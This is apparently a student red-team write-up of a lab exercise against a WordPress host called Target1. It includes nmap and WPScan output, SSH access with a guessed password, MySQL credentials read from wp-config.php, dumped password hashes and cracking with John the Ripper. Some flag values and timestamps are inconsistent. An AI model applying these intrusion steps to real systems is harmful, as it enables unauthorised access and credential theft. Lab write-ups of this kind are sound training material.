
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: $ nmap -sV 192.168.1.110




```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-13 00:26 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00059s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.18 seconds
root@Kali:~#
```


This scan identifies the services below as potential points of entry:

- Target 1
  - Port 22
    - TCP Open SSH
  - Port 80
    - TCP Open HTTP

- Port 111
    - TCP Open rcpbind
- Port 139
    - TCP Open netbios-ssn
- Port 445
    - TCP Open netbios-ssn



```
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Apr 13 00:54:26 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
lease.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
```



```
 Brute Forcing Author IDs - Time: 00:00:01 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (7 / 10) 70.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (9 / 10) 90.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Apr 13 00:54:29 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.663 KB
[+] Memory used: 122.996 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

The following vulnerabilities were identified on each target:


- Target 1
  - Michaels password and username are identical
  - MySQL credentials were in plain text in the wp-config.php file
  - No password policies
  - Open Ports to public access.

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1
  - flag1.txt: b9bbcb33e11b80b3759c4e844862482d
      - SSH michael@192.168.1.110
      - Password: michael
      - cd ../../
      - cd var/www/html
      - ls -l

        - nano service.html




```
        </div>
  </footer>
  <!-- End footer Area -->
  <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

  - flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
    - SSH michael@192.168.1.110
    - Password: michael
    - cd ../../
    - cd var/www/
    - ls -l
    - cat flag2.txt




```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```


  - Flag 3: afc01ab56b50591e7dccf93122770cd2
    - SSH michael@192.168.1.110
    - Password: michael
    - cd ../../
    - cd var/www/html
    - ls -l
    - Nano into wp-config.php to locate SQL credentials
    - Access SQL
    - Commands:
      - Use wordpress
      - Show Tables
      - SELECT*FROM wp_posts




```
  GNU nano 2.2.6                          File: wp-config.php

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
```



```
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> 
```



```
+-----------------------+
12 rows in set (0.00 sec)

mysql> SELECT*FROM wp_users;
+----+------------+------------------------------------+---------------+---
----------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
----------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
----------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)

mysql> 
```



```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (user2)
1g 0:00:01:08 2.87% (ETA: 21:15:06) 0.01469g/s 7019p/s 7693c/s 7693C/s pedroe..pawina
1g 0:00:05:27 15.68% (ETA: 21:10:19) 0.003058g/s 7543p/s 7683c/s 7683C/s ~candc~..~aarone
1g 0:00:19:52 64.49% (ETA: 21:06:22) 0.000838g/s 7776p/s 7815c/s 7815C/s caseybrean..casey545
1g 0:00:30:26 99.77% (ETA: 21:06:04) 0.000547g/s 7837p/s 7862c/s 7862C/s **curlywurly**..**@@@
1g 0:00:30:30 DONE (2020-12-14 21:06) 0.000546g/s 7835p/s 7860c/s 7860C/s  joefeher..*7¡Vamos!
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```